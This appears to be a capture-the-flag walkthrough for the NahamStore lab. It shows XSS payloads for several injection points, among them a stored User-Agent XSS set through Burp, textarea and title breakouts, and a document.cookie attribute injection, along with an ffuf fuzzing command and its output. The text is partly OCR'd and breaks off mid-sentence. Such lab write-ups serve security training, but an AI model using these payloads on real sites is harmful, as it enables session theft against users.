
Payment Details

Card number


1234123412341234

Make Payment

- Turn on intercept in the burp suite and press make payment




- Insert the xss payload in the User-Agent: `<script>alert('XSS')</script>`




- PopUp XSS, every page refresh will display a popup indicating this is stored xss
- What HTTP header can be used to create a Stored XSS User-Agent


Case 3:



- <http://nahamstore.thm/product?id=1&name=Hoodie+%2B+Tee>




- Name reflected in the title



- Insert payload </title><script>alert('XSS')</script>


Case 4:



- The word hacker appears reflected


```
</html><script>
var search = 'hacker';
$.get('/search-products?q=' + search, function(resp){
  if( resp.length == 0 ){
    $('.product-list').html('<div class="text-center" style="margin:10px">No matching products found</div>');
  } else {
    $.each(resp, function(a, b) {
      $('.product-list').append('<div class="col-md-4"> +
        '<div class="product-holder" style="border:1px solid #e0e0e0;padding: 15px;margin-bottom:15px"> +
        '<div class="image text-center"><a href="/product?id=' + b.id + '"></a></div> +
        '<div class="text-center" style="font-size:20px"><strong><a href="/product?id=' + b.id + '"> + b.name + '</a></strong></div> +
        '<div class="text-center"><strong>$' + b.cost + '</strong></div> +
        '<div class="text-center" style="margin-top:10px"><a href="/product?id=' + b.id + '" class="btn btn-success">View</a></div> +
        '</div> +
      ');
    });
  }
});
</script>
```

- View Source Code



- [http://nahamstore.thm/search?q='";alert\('XSS'\);"](http://nahamstore.thm/search?q=')
- We have successfully inserted the XSS payload into the search variable.

Case 5:



NahamStore

Return Your Items

Return Information

Order Number:
1

Return Reason:
Wrong Size

Return Information:
Test

Create Return

- Analyze whether the form is vulnerable to XSS

```
49 <div class="row">
50   <div class="col-md-6 col-md-offset-3">
51     <div class="panel panel-default">
52       <div class="panel-heading">Return Information</div>
53       <div class="panel-body">
54         <div><label>Status: </label>Awaiting Decision</div>
55         <div style="margin-top:7px"><label>Order Number: </label>3</div>
56         <div style="margin-top:7px"><label>Return Reason: </label>Wrong Size</div>
57         <div style="margin-top:7px"><label>Return Information:</label></div>
58         <div><textarea class="form-control">Test</textarea></div>
59       </div>
60     </div>
61   </div>
62 </div>
63 </div>
64
```

- The test word is reflected and enclosed in a textarea tag

nahamstore.thm/returns

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Cyber Academy Indon... GTFOBins CyberChef

NahamStore Home Returns Account 0 Items

NahamStore

Return Your Items

Return Information


Order Number:

Return Reason:

Return Information:


Create Return

- `</textarea><script>alert('XSS')</script><textarea>`




- Successfully display the XSS popup

Case 6:




- Let us visit any URL which is not on the website



- Payload: [http://nahamstore.thm/<script>alert\('XSS'\)</script>](http://nahamstore.thm/<script>alert('XSS')</script>)


Case 7:



- Change the mode from POST to GET

```
<div style="margin-bottom:20px">Hack all the things with this awesome hoodie and t-shirt combination!</div>  
<form method="post">  
  <input type="hidden" name="add_to_basket" value="1">  
  <div style="margin-bottom:10px"><input placeholder="Discount Code" class="form-control" name="discount" value="99999"></div>  
  <input type="submit" class="btn btn-success" value="Add To basket">  
  <input type="button" class="btn btn-info checkstock" data-product-id="1" value="Check Stock">  
</form>
```

- value filled: 99999



nahamstore.thm/product?id=1&added=1&discount=99999"

"onmouseover=alert(document.cookie)"/>

- Case 1:

```

root@kali:~# ffuf -u "http://nahamstore.thm/?FUZZ=https://google.com" -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -ac
v1.5.0-dev

:: Method      : GET
:: URL         : http://nahamstore.thm/?FUZZ=https://google.com
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500

r [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 341ms]
q [Status: 200, Size: 4272, Words: 985, Lines: 83, Duration: 346ms]
:: Progress: [63087/63087] :: Job [1/1] :: 117 req/sec :: Duration: [0:09:19] :: Errors: 0 ::

```

- ffuf -u "http://nahamstore.thm/?FUZZ=https://google.com" -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -ac (r & q)
- http://nahamstore.thm/r=https://google.com




Page Not Found

Sorry, we couldn't find /r=https://google.com anywhere

—

Case 2:



The screenshot shows a web browser window with the address bar displaying `nahamstore.thm/login?redirect_url=/orders`. The browser's tab bar includes links to various security resources like Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Cyber Academy Indon..., GTF0Bins, and CyberChef. The NahamStore website header features a navigation menu with links for Home, Returns, Login, Register, and a shopping cart icon showing 0 items. The main content area displays 